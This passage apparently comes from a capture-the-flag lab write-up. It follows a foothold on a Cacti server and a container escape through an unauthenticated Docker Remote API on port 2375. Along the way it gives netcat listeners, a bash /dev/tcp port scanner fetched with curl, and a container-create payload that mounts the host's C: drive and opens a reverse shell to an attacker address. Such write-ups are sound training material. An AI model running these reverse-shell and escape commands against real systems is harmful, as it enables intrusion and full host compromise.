[+] Serving HTTP on port 80
[+] Login Successful!
[+] Got graph ID: 226
[i] Created PHP filename: goXuq.php
[+] Got payload: /bash
[i] Created PHP filename: 9Z2nX.php
[+] Hit timeout, looks good for shell, check your listener!
[+] Stopped HTTP server on port 80
The Got payload: /bash log means that the connection was triggered and that we should now have a shell on the target.
$ nc -lvnp 6969

listening on [any] 6969 ...
connect to [10.10.15.177] from (UNKNOWN) [10.10.11.98] 55631
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
www-data@821fbd6a43fa:~/html/cacti$ whoami
whoami
www-data
www-data@821fbd6a43fa:~/html/cacti$
www-data@821fbd6a43fa:~/html/cacti$ cd /home/marcus
www-data@821fbd6a43fa:~/home/marcus$ cat user.txt
a3**********************REDACTEDLATERAL MOVEMENT
At this point, we know the machine is Windows, but we are inside a Linux environment. This strongly suggests that we are inside a container. The next step is to escape from the container and access the Windows host.
Let’s inspect the container network.
$ ip route

default via 172.18.0.1 dev eth0
172.18.0.0/16 dev eth0 proto kernel scope link src 172.18.0.2
$ cat /etc/resolv.conf
# Generated by Docker Engine.
# This file can be edited; Docker Engine will not make further changes once it
# has been modified.
nameserver 127.0.0.11
options ndots:0
# Based on host file: '/etc/resolv.conf' (internal resolver)
# ExtServers: [host(192.168.65.7)]
# Overrides: []
# Option ndots from: internalThis confirms that we are inside a Docker container. We also get the host network IP address: 192.168.65.7.
What we can do now is scan all open ports on the host address.
We can create a small script to automate the scan across all ports.
To transfer it, we start a local HTTP server on port 80 with http.server and download the file from inside the container.
#!/bin/bash

HOST="$1"
START="$2"
END="$3"

if [ -z "$HOST" ] || [ -z "$START" ] || [ -z "$END" ]; then
    echo "Usage: $0 <host> <start_port> <end_port>"
    exit 1
fi

echo "Scanning $HOST from port $START to $END..."
echo

for port in $(seq $START $END); do
    timeout 0.3 bash -c "echo >/dev/tcp/$HOST/$port" 2>/dev/null &&
        echo "[+] $port"
done
$ curl http://<ip_atk>/scan.sh -o scan.sh
$ chown www-data:www-data scan.sh
$ chmod 755 scan.sh
$ ./scan.sh 192.168.65.7 1 60000
Scanning 196.168.65.7 from port 1 to 60000 ...
[+] 53
[+] 2375
[+] 3128
[+] 5555There are a few interesting ports, but the one we care about is 2375.
Port 2375 exposes the Docker Remote API without TLS, which means communication is plaintext and unauthenticated.
This endpoint allows us to:
- create containers
- delete containers
- mount volumes
- obtain information
- interact with the Docker daemon
This gives us a direct path to interact with the host and escape the container.
Let’s retrieve the exposed image information.
$ curl http://192.168.65.7:2375/images/json

[{"Containers":1,"Created":1762794130,"Id":"sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666","Labels":{"com.docker.compose.project":"docker_setup","com.docker.compose.service":"nginx-php","com.docker.compose.version":"2.39.1"},"ParentId":"","Descriptor":{"mediaType":"application/vnd.oci.image.index.v1+json","digest":"sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666","size":856},"RepoDigests":["docker_setup-nginx-php@sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666"],"RepoTags":["docker_setup-nginx-php:latest"],"SharedSize":-1,"Size":1277167255},{"Containers":1,"Created":1762791053,"Id":"sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40","Labels":{"com.docker.compose.project":"docker_setup","com.docker.compose.service":"mariadb","com.docker.compose.version":"2.39.1","org.opencontainers.image.authors":"MariaDB Community","org.opencontainers.image.base.name":"docker.io/library/ubuntu:noble","org.opencontainers.image.description":"MariaDB Database for relational SQL","org.opencontainers.image.documentation":"https://hub.docker.com/_/mariadb/","org.opencontainers.image.licenses":"GPL-2.0","org.opencontainers.image.ref.name":"ubuntu","org.opencontainers.image.source":"https://github.com/MariaDB/mariadb-docker","org.opencontainers.image.title":"MariaDB Database","org.opencontainers.image.url":"https://github.com/MariaDB/mariadb-docker","org.opencontainers.image.vendor":"MariaDB Community","org.opencontainers.image.version":"11.4.8"},"ParentId":"","Descriptor":{"mediaType":"application/vnd.oci.image.index.v1+json","digest":"sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40","size":856},"RepoDigests":["docker_setup-mariadb@sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40"],"RepoTags":["docker_setup-mariadb:latest"],"SharedSize":-1,"Size":454269972},{"Containers":0,"Created":1759921496,"Id":"sha256:4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2ad8dd412","Labels":null,"ParentId":"","Descriptor":{"mediaType":"application/vnd.oci.image.index.v1+json","digest":"sha256:4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2ad8dd412","size":9218},"RepoDigests":["alpine@sha256:4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2ad8dd412"],"RepoTags":["alpine:latest"],"SharedSize":-1,"Size":12794775}]
[
{
Containers: 1,
Created: 1762794130,
Id: "sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666",
Labels: {
"com.docker.compose.project": "docker_setup",
"com.docker.compose.service": "nginx-php",
"com.docker.compose.version": "2.39.1",
},
ParentId: "",
Descriptor: {
mediaType: "application/vnd.oci.image.index.v1+json",
digest:
"sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666",
size: 856,
},
RepoDigests: [
"docker_setup-nginx-php@sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666",
],
RepoTags: ["docker_setup-nginx-php:latest"],
SharedSize: -1,
Size: 1277167255,
},
{
Containers: 1,
Created: 1762791053,
Id: "sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40",
Labels: {
"com.docker.compose.project": "docker_setup",
"com.docker.compose.service": "mariadb",
"com.docker.compose.version": "2.39.1",
"org.opencontainers.image.authors": "MariaDB Community",
"org.opencontainers.image.base.name": "docker.io/library/ubuntu:noble",
"org.opencontainers.image.description":
"MariaDB Database for relational SQL",
"org.opencontainers.image.documentation":
"https://hub.docker.com/_/mariadb/",
"org.opencontainers.image.licenses": "GPL-2.0",
"org.opencontainers.image.ref.name": "ubuntu",
"org.opencontainers.image.source":
"https://github.com/MariaDB/mariadb-docker",
"org.opencontainers.image.title": "MariaDB Database",
"org.opencontainers.image.url":
"https://github.com/MariaDB/mariadb-docker",
"org.opencontainers.image.vendor": "MariaDB Community",
"org.opencontainers.image.version": "11.4.8",
},
ParentId: "",
Descriptor: {
mediaType: "application/vnd.oci.image.index.v1+json",
digest:
"sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40",
size: 856,
},
RepoDigests: [
"docker_setup-mariadb@sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40",
],
RepoTags: ["docker_setup-mariadb:latest"],
SharedSize: -1,
Size: 454269972,
},
{
Containers: 0,
Created: 1759921496,
Id: "sha256:4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2ad8dd412",
Labels: null,
ParentId: "",
Descriptor: {
mediaType: "application/vnd.oci.image.index.v1+json",
digest:
"sha256:4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2ad8dd412",
size: 9218,
},
RepoDigests: [
"alpine@sha256:4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2ad8dd412",
],
RepoTags: ["alpine:latest"],
SharedSize: -1,
Size: 12794775,
},
];We use the docker_setup-nginx-php image, since it is the one used by the service and also the environment where our reverse shell landed.
Then we build a payload that opens a reverse shell on port 4444.
{
  "Image": "docker_setup-nginx-php:latest",
  "Cmd": [
    "/bin/bash",
    "-c",
    "bash -i >& /dev/tcp/<ip_attack>/4444 0>&1"
  ],
  "HostConfig": {
    "Binds": [
      "/mnt/host/c:/win_host"
    ]
  }
}
We send it to the Docker daemon with curl.
$ curl -X POST http://192.168.65.7:2375/containers/create -H "Content-Type: application/json"   -d '{
"Image": "docker_setup-nginx-php:latest",
    "Cmd": [
      "/bin/bash",
      "-c",
      "bash -i >& /dev/tcp/<ip_attack>/4444 0>&1"
    ],
    "HostConfig": {
            "Binds": ["/mnt/host/c:/win_host"]
    }
}'

{"Id":"<id>","Warnings":[]}
We take the ID generated by the daemon and start the container, while keeping nc -lvnp 4444 listening.
$ curl -X POST http://192.168.65.7:2375/containers/<id>/startWe receive the connection:
$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [10.10.15.177] from (UNKNOWN) [10.10.11.98] 55670
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@6cd612d7ae2f:/var/www/html#
We are now inside the host filesystem.
root@6cd612d7ae2f:/win_host/Users/Administrator/Desktop# cat root.txt

ff**********************REDACTED